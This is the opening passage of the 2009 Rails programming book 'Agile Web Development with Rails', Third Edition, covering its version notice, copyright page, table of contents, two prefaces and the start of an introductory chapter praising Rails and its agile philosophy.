Important Information About Rails Versions This book is written for Rails 2. As this book is going to press, the current generally available gem version of Rails is 2.2.2. The code in this book has been tested against this version. The Rails core team is continuing to work on Rails. From time to time, new releases may introduce incompatibilities for applications written for prior versions of Rails, including the code in this book. Sam Ruby is tracking the changes in Rails that affect this book on our wiki at http://pragprog.wikidot.com/changes-to-rails If you’re running a later version of Rails, check out the wiki pages to see if any changes are needed to our code. To determine the version of Rails that you are running, you can issue rails -v at a command prompt. Sam, Dave, and David
Agile Web Development with Rails Third Edition Sam Ruby Dave Thomas David Heinemeier Hansson Leon Breedt with Mike Clark James Duncan Davidson Justin Gehtland Andreas Schwarz The Pragmatic Bookshelf Raleigh, North Carolina Dallas, Texas
Many of the designations used by manufacturers and sellers to distinguish their products are claimed as trademarks. Where those designations appear in this book, and The Pragmatic Program- mers, LLC was aware of a trademark claim, the designations have been printed in initial capital letters or in all capitals. The Pragmatic Starter Kit, The Pragmatic Programmer, Pragmatic Program- ming, Pragmatic Bookshelf and the linking g device are trademarks of The Pragmatic Programmers, LLC. Every precaution was taken in the preparation of this book. However, the publisher assumes no responsibility for errors or omissions, or for damages that may result from the use of information (including program listings) contained herein. Our Pragmatic courses, workshops, and other products can help you and your team create better software and have more fun. For more information, as well as the latest Pragmatic titles, please visit us at http://www.pragprog.com Copyright © 2009 The Pragmatic Programmers LLC. All rights reserved. No part of this publication may be reproduced, stored in a retrieval system, or transmitted, in any form, or by any means, electronic, mechanical, photocopying, recording, or otherwise, without the prior consent of the publisher. Printed in the United States of America. ISBN-10: 1-934356-16-6 ISBN-13: 978-1-9343561-6-6 Printed on acid-free paper. P1.0 printing, March 2009 Version: 2009-3-19

Contents Preface to the Second Edition 11 Preface to the Third Edition 13 1 Introduction 14 1.1 Rails Is Agile . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 16 1.2 Finding Your Way Around . . . . . . . . . . . . . . . . . . . . . 17 1.3 Acknowledgments . . . . . . . . . . . . . . . . . . . . . . . . . . 19 Part I—Getting Started 21 2 The Architecture of Rails Applications 22 2.1 Models, Views, and Controllers . . . . . . . . . . . . . . . . . . 22 2.2 Active Record: Rails Model Support . . . . . . . . . . . . . . . . 25 2.3 Action Pack: The View and Controller . . . . . . . . . . . . . . . 29 3 Installing Rails 31 3.1 Your Shopping List . . . . . . . . . . . . . . . . . . . . . . . . . . 31 3.2 Installing on Windows . . . . . . . . . . . . . . . . . . . . . . . . 31 3.3 Installing on Mac OS X . . . . . . . . . . . . . . . . . . . . . . . 33 3.4 Installing on Linux . . . . . . . . . . . . . . . . . . . . . . . . . . 34 3.5 Choosing a Rails Version . . . . . . . . . . . . . . . . . . . . . . 36 3.6 Development Environments . . . . . . . . . . . . . . . . . . . . 36 3.7 Rails and Databases . . . . . . . . . . . . . . . . . . . . . . . . . 40 3.8 Keeping Up-to-Date . . . . . . . . . . . . . . . . . . . . . . . . . 42 3.9 Rails and ISPs . . . . . . . . . . . . . . . . . . . . . . . . . . . . 42 4 Instant Gratification 44 4.1 Creating a New Application . . . . . . . . . . . . . . . . . . . . . 44 4.2 Hello, Rails! . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 46 4.3 Linking Pages Together . . . . . . . . . . . . . . . . . . . . . . . 57 4.4 What We Just Did . . . . . . . . . . . . . . . . . . . . . . . . . . 61

CONTENTS 6 Part II—Building an Application 62 5 The Depot Application 63 5.1 Incremental Development . . . . . . . . . . . . . . . . . . . . . . 63 5.2 What Depot Does . . . . . . . . . . . . . . . . . . . . . . . . . . . 64 5.3 Let’s Code . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 68 6 Task A: Product Maintenance 69 6.1 Iteration A1: Getting Something Running . . . . . . . . . . . . 69 6.2 Creating the Products Model and Maintenance Application . . 75 6.3 Iteration A2: Adding a Missing Column . . . . . . . . . . . . . . 79 6.4 Iteration A3: Validating! . . . . . . . . . . . . . . . . . . . . . . . 85 6.5 Iteration A4: Making Prettier Listings . . . . . . . . . . . . . . . 89 7 Task B: Catalog Display 95 7.1 Iteration B1: Creating the Catalog Listing . . . . . . . . . . . . 95 7.2 Iteration B2: Adding a Page Layout . . . . . . . . . . . . . . . . 99 7.3 Iteration B3: Using a Helper to Format the Price . . . . . . . . 101 7.4 Iteration B4: Linking to the Cart . . . . . . . . . . . . . . . . . . 102 8 Task C: Cart Creation 105 8.1 Sessions . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 105 8.2 Iteration C1: Creating a Cart . . . . . . . . . . . . . . . . . . . . 109 8.3 Iteration C2: Creating a Smarter Cart . . . . . . . . . . . . . . 112 8.4 Iteration C3: Handling Errors . . . . . . . . . . . . . . . . . . . 115 8.5 Iteration C4: Finishing the Cart . . . . . . . . . . . . . . . . . . 120 9 Task D: Add a Dash of Ajax 124 9.1 Iteration D1: Moving the Cart . . . . . . . . . . . . . . . . . . . 125 9.2 Iteration D2: Creating an Ajax-Based Cart . . . . . . . . . . . . 130 9.3 Iteration D3: Highlighting Changes . . . . . . . . . . . . . . . . 133 9.4 Iteration D4: Hiding an Empty Cart . . . . . . . . . . . . . . . . 136 9.5 Iteration D5: Degrading If Javascript Is Disabled . . . . . . . . 139 9.6 What We Just Did . . . . . . . . . . . . . . . . . . . . . . . . . . 140 10 Task E: Check Out! 142 10.1 Iteration E1: Capturing an Order . . . . . . . . . . . . . . . . . 142 11 Task F: Administration 159 11.1 Iteration F1: Adding Users . . . . . . . . . . . . . . . . . . . . . 159 11.2 Iteration F2: Logging In . . . . . . . . . . . . . . . . . . . . . . . 168 11.3 Iteration F3: Limiting Access . . . . . . . . . . . . . . . . . . . . 171 11.4 Iteration F4: Adding a Sidebar, More Administration . . . . . . 174 Report erratum this copy is (P1.0 printing, March 2009)
CONTENTS 7 12 Task G: One Last Wafer-Thin Change 181 12.1 Generating the XML Feed . . . . . . . . . . . . . . . . . . . . . . 181 12.2 Finishing Up . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 191 13 Task I: Internationalization 193 13.1 Iteration I1: Enabling Translation . . . . . . . . . . . . . . . . . 193 13.2 Iteration I2: Exploring Strategies for Content . . . . . . . . . . 207 14 Task T: Testing 210 14.1 Tests Baked Right In . . . . . . . . . . . . . . . . . . . . . . . . 210 14.2 Unit Testing of Models . . . . . . . . . . . . . . . . . . . . . . . . 211 14.3 Functional Testing of Controllers . . . . . . . . . . . . . . . . . 224 14.4 Integration Testing of Applications . . . . . . . . . . . . . . . . 240 14.5 Performance Testing . . . . . . . . . . . . . . . . . . . . . . . . . 249 14.6 Using Mock Objects . . . . . . . . . . . . . . . . . . . . . . . . . 253 Part III—Working with the Rails Framework 256 15 Rails in Depth 257 15.1 So, Where’s Rails? . . . . . . . . . . . . . . . . . . . . . . . . . . 257 15.2 Directory Structure . . . . . . . . . . . . . . . . . . . . . . . . . 257 15.3 Rails Configuration . . . . . . . . . . . . . . . . . . . . . . . . . 264 15.4 Naming Conventions . . . . . . . . . . . . . . . . . . . . . . . . . 268 15.5 Logging in Rails . . . . . . . . . . . . . . . . . . . . . . . . . . . 272 15.6 Debugging Hints . . . . . . . . . . . . . . . . . . . . . . . . . . . 272 15.7 What’s Next . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 274 16 Active Support 275 16.1 Generally Available Extensions . . . . . . . . . . . . . . . . . . 275 16.2 Enumerations and Arrays . . . . . . . . . . . . . . . . . . . . . 276 16.3 Hashes . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 278 16.4 String Extensions . . . . . . . . . . . . . . . . . . . . . . . . . . 278 16.5 Extensions to Numbers . . . . . . . . . . . . . . . . . . . . . . . 281 16.6 Time and Date Extensions . . . . . . . . . . . . . . . . . . . . . 282 16.7 An Extension to Ruby Symbols . . . . . . . . . . . . . . . . . . 284 16.8 with_options . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 284 16.9 Unicode Support . . . . . . . . . . . . . . . . . . . . . . . . . . . 285 17 Migrations 291 17.1 Creating and Running Migrations . . . . . . . . . . . . . . . . . 293 17.2 Anatomy of a Migration . . . . . . . . . . . . . . . . . . . . . . . 295 17.3 Managing Tables . . . . . . . . . . . . . . . . . . . . . . . . . . . 299 17.4 Data Migrations . . . . . . . . . . . . . . . . . . . . . . . . . . . 304 Report erratum this copy is (P1.0 printing, March 2009)
CONTENTS 8 17.5 Advanced Migrations . . . . . . . . . . . . . . . . . . . . . . . . 307 17.6 When Migrations Go Bad . . . . . . . . . . . . . . . . . . . . . . 311 17.7 Schema Manipulation Outside Migrations . . . . . . . . . . . . 312 17.8 Managing Migrations . . . . . . . . . . . . . . . . . . . . . . . . 313 18 Active Record: The Basics 315 18.1 Tables and Classes . . . . . . . . . . . . . . . . . . . . . . . . . 316 18.2 Columns and Attributes . . . . . . . . . . . . . . . . . . . . . . 316 18.3 Primary Keys and ids . . . . . . . . . . . . . . . . . . . . . . . . 320 18.4 Connecting to the Database . . . . . . . . . . . . . . . . . . . . 322 18.5 Create, Read, Update, Delete (CRUD) . . . . . . . . . . . . . . . 327 18.6 Aggregation and Structured Data . . . . . . . . . . . . . . . . . 346 18.7 Miscellany . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 353 19 Active Record: Relationships Between Tables 357 19.1 Creating Foreign Keys . . . . . . . . . . . . . . . . . . . . . . . . 358 19.2 Specifying Relationships in Models . . . . . . . . . . . . . . . . 360 19.3 belongs_to and has_xxx Declarations . . . . . . . . . . . . . . . 362 19.4 Joining to Multiple Tables . . . . . . . . . . . . . . . . . . . . . 377 19.5 Self-referential Joins . . . . . . . . . . . . . . . . . . . . . . . . . 387 19.6 Acts As . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 388 19.7 When Things Get Saved . . . . . . . . . . . . . . . . . . . . . . . 392 19.8 Preloading Child Rows . . . . . . . . . . . . . . . . . . . . . . . 394 19.9 Counters . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 395 20 Active Record: Object Life Cycle 397 20.1 Validation . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 397 20.2 Callbacks . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 407 20.3 Advanced Attributes . . . . . . . . . . . . . . . . . . . . . . . . . 414 20.4 Transactions . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 418 21 Action Controller: Routing and URLs 425 21.1 The Basics . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 425 21.2 Routing Requests . . . . . . . . . . . . . . . . . . . . . . . . . . 426 21.3 Resource-Based Routing . . . . . . . . . . . . . . . . . . . . . . 441 21.4 Testing Routing . . . . . . . . . . . . . . . . . . . . . . . . . . . . 458 22 Action Controller and Rails 461 22.1 Action Methods . . . . . . . . . . . . . . . . . . . . . . . . . . . . 461 22.2 Cookies and Sessions . . . . . . . . . . . . . . . . . . . . . . . . 473 22.3 Flash: Communicating Between Actions . . . . . . . . . . . . . 486 22.4 Filters and Verification . . . . . . . . . . . . . . . . . . . . . . . 488 22.5 Caching, Part One . . . . . . . . . . . . . . . . . . . . . . . . . . 496 22.6 The Problem with GET Requests . . . . . . . . . . . . . . . . . . 505 Report erratum this copy is (P1.0 printing, March 2009)
CONTENTS 9 23 Action View 508 23.1 Templates . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 508 23.2 Using Helpers . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 514 23.3 Helpers for Formatting, Linking, and Pagination . . . . . . . . 515 23.4 How Forms Work . . . . . . . . . . . . . . . . . . . . . . . . . . . 523 23.5 Forms That Wrap Model Objects . . . . . . . . . . . . . . . . . . 524 23.6 Custom Form Builders . . . . . . . . . . . . . . . . . . . . . . . 537 23.7 Working with Nonmodel Fields . . . . . . . . . . . . . . . . . . . 541 23.8 Uploading Files to Rails Applications . . . . . . . . . . . . . . . 544 23.9 Layouts and Components . . . . . . . . . . . . . . . . . . . . . . 548 23.10 Caching, Part Two . . . . . . . . . . . . . . . . . . . . . . . . . . 555 23.11 Adding New Templating Systems . . . . . . . . . . . . . . . . . 560 24 The Web, v2.0 563 24.1 Prototype . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 563 24.2 Script.aculo.us . . . . . . . . . . . . . . . . . . . . . . . . . . . . 583 24.3 RJS Templates . . . . . . . . . . . . . . . . . . . . . . . . . . . . 600 24.4 Conclusion . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 607 25 Action Mailer 609 25.1 Sending E-mail . . . . . . . . . . . . . . . . . . . . . . . . . . . . 609 25.2 Receiving E-mail . . . . . . . . . . . . . . . . . . . . . . . . . . . 620 25.3 Testing E-mail . . . . . . . . . . . . . . . . . . . . . . . . . . . . 622 26 Active Resources 625 26.1 Alternatives to Active Resource . . . . . . . . . . . . . . . . . . 625 26.2 Show Me the Code! . . . . . . . . . . . . . . . . . . . . . . . . . . 628 26.3 Relationships and Collections . . . . . . . . . . . . . . . . . . . 631 26.4 Pulling It All Together . . . . . . . . . . . . . . . . . . . . . . . . 634 Part IV—Securing and Deploying Your Application 636 27 Securing Your Rails Application 637 27.1 SQL Injection . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 637 27.2 Creating Records Directly from Form Parameters . . . . . . . 640 27.3 Don’t Trust id Parameters . . . . . . . . . . . . . . . . . . . . . 641 27.4 Don’t Expose Controller Methods . . . . . . . . . . . . . . . . . 642 27.5 Cross-Site Scripting (CSS/XSS) . . . . . . . . . . . . . . . . . . 643 27.6 Avoid Session Fixation Attacks . . . . . . . . . . . . . . . . . . 646 27.7 File Uploads . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 646 27.8 Don’t Store Sensitive Information in the Clear . . . . . . . . . 647 27.9 Use SSL to Transmit Sensitive Information . . . . . . . . . . . 648 27.10 Don’t Cache Authenticated Pages . . . . . . . . . . . . . . . . . 650 27.11 Knowing That It Works . . . . . . . . . . . . . . . . . . . . . . . 650 Report erratum this copy is (P1.0 printing, March 2009)
CONTENTS 10 28 Deployment and Production 651 28.1 Starting Early . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 651 28.2 How a Production Server Works . . . . . . . . . . . . . . . . . . 652 28.3 Installing Passenger . . . . . . . . . . . . . . . . . . . . . . . . . 655 28.4 Worry-Free Deployment with Capistrano . . . . . . . . . . . . . 657 28.5 Checking Up on a Deployed Application . . . . . . . . . . . . . 661 28.6 Production Application Chores . . . . . . . . . . . . . . . . . . . 662 28.7 Moving On to Launch and Beyond . . . . . . . . . . . . . . . . 664 Part V—Appendixes 665 A Introduction to Ruby 666 A.1 Ruby Is an Object-Oriented Language . . . . . . . . . . . . . . 666 A.2 Ruby Names . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 667 A.3 Methods . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 668 A.4 Classes . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 670 A.5 Modules . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 672 A.6 Arrays and Hashes . . . . . . . . . . . . . . . . . . . . . . . . . . 673 A.7 Control Structures . . . . . . . . . . . . . . . . . . . . . . . . . . 674 A.8 Regular Expressions . . . . . . . . . . . . . . . . . . . . . . . . . 675 A.9 Blocks and Iterators . . . . . . . . . . . . . . . . . . . . . . . . . 675 A.10 Exceptions . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 676 A.11 Marshaling Objects . . . . . . . . . . . . . . . . . . . . . . . . . 677 A.12 Interactive Ruby . . . . . . . . . . . . . . . . . . . . . . . . . . . 677 A.13 Ruby Idioms . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 677 A.14 RDoc Documentation . . . . . . . . . . . . . . . . . . . . . . . . 679 B Configuration Parameters 680 B.1 Top-Level Configuration . . . . . . . . . . . . . . . . . . . . . . . 680 B.2 Active Record Configuration . . . . . . . . . . . . . . . . . . . . 682 B.3 Action Controller Configuration . . . . . . . . . . . . . . . . . . 684 B.4 Action View Configuration . . . . . . . . . . . . . . . . . . . . . 686 B.5 Action Mailer Configuration . . . . . . . . . . . . . . . . . . . . 686 B.6 Test Case Configuration . . . . . . . . . . . . . . . . . . . . . . . 688 C Source Code 689 C.1 The Full Depot Application . . . . . . . . . . . . . . . . . . . . . 689 D Resources 727 D.1 Online Resources . . . . . . . . . . . . . . . . . . . . . . . . . . 727 Index 729 Report erratum this copy is (P1.0 printing, March 2009)
Tous les jours, à tous points de vue, je vais de mieux en mieux. Émile Coué Preface to the Second Edition It has been eighteen months since I announced the first edition of this book. It was clear before the book came out that Rails would be big, but I don’t think anyone back then realized just how significant this framework would turn out to be. In the year that followed, Rails went from strength to strength. It was used as the basis for any number of new, exciting websites. Just as significantly, large corporations (many of them household names) started to use Rails for both inward- and outward-facing applications. Rails gained critical acclaim, too. David Heinemeier Hansson, the creator of Rails, was named Hacker of the Year at OSCON. Rails won a Jolt Award as best web development tool, and the first edition of this book received a Jolt Award as best technical book. But the Rails core team didn’t just sit still, soaking up the praise. Instead, they’ve been heads-down adding new features and facilities. Rails 1.0, which came out some months after the first edition hit the streets, added features such as database migration support, as well as updated Ajax integration. Rails 1.1, released in the spring of 2006, was a blockbuster, with more than 500 changes since the previous release. Many of these changes are deeply significant. For example, RJS templates change the way that developers write Ajax-enabled applications, and the integration testing framework changes the way these applications can be tested. A lot of work has gone into extending and enhancing Active Record, which now includes polymorphic associations, join models, better caching, and a whole lot more. The time had come to update the book to reflect all this goodness. And, as I started making the changes, I realized that something else had changed. In the time since the first book was released, we’d all gained a lot more experience of just how to write a Rails application. Some stuff that seemed like a great idea didn’t work so well in practice, and other features that initially seemed peripheral turned out to be significant. And those new practices meant that the changes to the book went far deeper than I’d expected. I was no longer doing a cosmetic sweep through the text, adding a couple of new APIs. Instead, I found myself rewriting the content. Some chapters from the original have been removed, and new chapters have been added. Many of the rest have been
P REFACE TO THE S ECOND E DITION 12 completely rewritten. So, it became clear that we were looking at a second edition—basically a new book. It seems strange to be releasing a second edition at a time when the first edition is still among the best-selling programming books in the world. But Rails has changed, and we need to change this book with it. Enjoy! Dave Thomas October 2006 Report erratum this copy is (P1.0 printing, March 2009)
Preface to the Third Edition When Dave asked me to join as a coauthor of the third edition of this book, I was thrilled. After all, it was from the first printing of the first edition of this book that I had learned Rails. Dave and I also have much in common. Although he prefers Emacs and Mac OS X and my preferences tend toward VIM and Ubuntu, we both share a love for the command line and getting our fingers dirty with code—starting with tangible examples before diving into heavy theory. Since the time the first edition was published (and, in fact, since the second edition), much has changed. Rails is now either preinstalled or packaged for easy installation on all major development platforms. Rails itself has evolved, and a number of features that were used in previous examples have been initially deprecated and subsequently removed. New features have been added, and much experience has been obtained as to what the best practices are for using Rails. As such, this book needs to adapt. Once again. Sam Ruby January 2009
Chapter 1 Introduction Ruby on Rails is a framework that makes it easier to develop, deploy, and maintain web applications. During the months that followed its initial release, Rails went from being an unknown toy to being a worldwide phenomenon. It has won awards, and, more important, it has become the framework of choice for the implementation of a wide range of so-called Web 2.0 applications. It isn’t just trendy among hard-core hackers; many multinational companies are using Rails to create their web applications. Why is that? There seem to be many reasons. First, a large number of developers were frustrated with the technologies they were using to create web applications. It didn’t seem to matter whether they were using Java, PHP, or .NET—there was a growing sense that their job was just too damn hard. And then, suddenly, along came Rails, and Rails was easier. But easy on its own doesn’t cut it. We’re talking about professional developers writing real-world websites. They wanted to feel that the applications they were developing would stand the test of time—that they were designed and implemented using modern, professional techniques. So, these developers dug into Rails and discovered it wasn’t just a tool for hacking out sites. For example, all Rails applications are implemented using the Model-View- Controller (MVC) architecture. Java developers are used to frameworks such as Tapestry and Struts, which are based on MVC. But Rails takes MVC further: when you develop in Rails, there’s a place for each piece of code, and all the pieces of your application interact in a standard way. It’s as if you start with the skeleton of an application already prepared. Professional programmers write tests. And again, Rails delivers. All Rails appli- cations have testing support baked right in. As you add functionality to the
C HAPTER 1. I NTRODUCTION 15 code, Rails automatically creates test stubs for that functionality. The frame- work makes it easy to test applications, and as a result, Rails applications tend to get tested. Rails applications are written in Ruby, a modern, object-oriented scripting language. Ruby is concise without being unintelligibly terse—you can express ideas naturally and cleanly in Ruby code. This leads to programs that are easy to write and (just as important) are easy to read months later. Rails takes Ruby to the limit, extending it in novel ways that make a pro- grammer’s life easier. This makes our programs shorter and more readable. It also allows us to perform tasks that would normally be done in external configuration files inside the codebase instead. This makes it far easier to see what’s happening. The following code defines the model class for a project. Don’t worry about the details for now. Instead, just think about how much information is being expressed in a few lines of code. class Project < ActiveRecord::Base belongs_to :portfolio has_one :project_manager has_many :milestones has_many :deliverables, :through => :milestones validates_presence_of :name, :description validates_acceptance_of :non_disclosure_agreement validates_uniqueness_of :short_name end Developers who came to Rails also found a strong philosophical underpinning. The design of Rails was driven by a couple of key concepts: DRY and conven- tion over configuration. DRY stands for don’t repeat yourself —every piece of knowledge in a system should be expressed in just one place. Rails uses the power of Ruby to bring that to life. You’ll find very little duplication in a Rails application; you say what you need to say in one place—a place often sug- gested by the conventions of the MVC architecture—and then move on. For programmers used to other web frameworks, where a simple change to the schema could involve them in half a dozen or more code changes, this was a revelation. Convention over configuration is crucial, too. It means that Rails has sensi- ble defaults for just about every aspect of knitting together your application. Follow the conventions, and you can write a Rails application using less code than a typical Java web application uses in XML configuration. If you need to override the conventions, Rails makes that easy, too. Developers coming to Rails found something else, too. Rails is new, and the core team of developers understands the new Web. Rails isn’t playing catch-up with the new de facto web standards; it’s helping define them. And Rails makes Report erratum this copy is (P1.0 printing, March 2009)
R AILS I S A GILE 16 it easy for developers to integrate features such as Ajax and RESTful interfaces into their code, because support is built in. (And if you’re not familiar with Ajax and REST interfaces, never fear—we’ll explain them later in the book.) Developers are worried about deployment, too. They found that with Rails you can deploy successive releases of your application to any number of servers with a single command (and roll them back equally easily should the release prove to be somewhat less than perfect). Rails was extracted from a real-world, commercial application. It turns out that the best way to create a framework is to find the central themes in a specific application and then bottle them up in a generic foundation of code. When you’re developing your Rails application, you’re starting with half of a really good application already in place. But there’s something else to Rails—something that’s hard to describe. Some- how, it just feels right. Of course, you’ll have to take our word for that until you write some Rails applications for yourself (which should be in the next 45 minutes or so...). That’s what this book is all about. 1.1 Rails Is Agile The title of this book is Agile Web Development with Rails. You may be sur- prised to discover that we don’t have explicit sections on applying agile prac- tices X, Y, and Z to Rails coding. The reason is both simple and subtle. Agility is part of the fabric of Rails. Let’s look at the values expressed in the Agile Manifesto as a set of four pref- erences:1 Agile development favors the following: • Individuals and interactions over processes and tools • Working software over comprehensive documentation • Customer collaboration over contract negotiation • Responding to change over following a plan Rails is all about individuals and interactions. There are no heavy toolsets, no complex configurations, and no elaborate processes. There are just small groups of developers, their favorite editors, and chunks of Ruby code. This leads to transparency; what the developers do is reflected immediately in what the customer sees. It’s an intrinsically interactive process. Rails doesn’t denounce documentation. Rails makes it trivially easy to cre- ate HTML documentation for your entire codebase. But the Rails development process isn’t driven by documents. You won’t find 500-page specifications at 1. http://agilemanifesto.org/. Dave Thomas was one of the seventeen authors of this document. Report erratum this copy is (P1.0 printing, March 2009)
F INDING Y OUR WAY A ROUND 17 the heart of a Rails project. Instead, you’ll find a group of users and devel- opers jointly exploring their need and the possible ways of answering that need. You’ll find solutions that change as both the developers and the users become more experienced with the problems they’re trying to solve. You’ll find a framework that delivers working software early in the development cycle. This software may be rough around the edges, but it lets the users start to get a glimpse of what you’ll be delivering. In this way, Rails encourages customer collaboration. When customers see just how quickly a Rails project can respond to change, they start to trust that the team can deliver what’s required, not just what has been requested. Confrontations are replaced by “What if?” sessions. That’s all tied to the idea of being able to respond to change. The strong, almost obsessive, way that Rails honors the DRY principle means that changes to Rails applications impact a lot less code than the same changes would in other frameworks. And 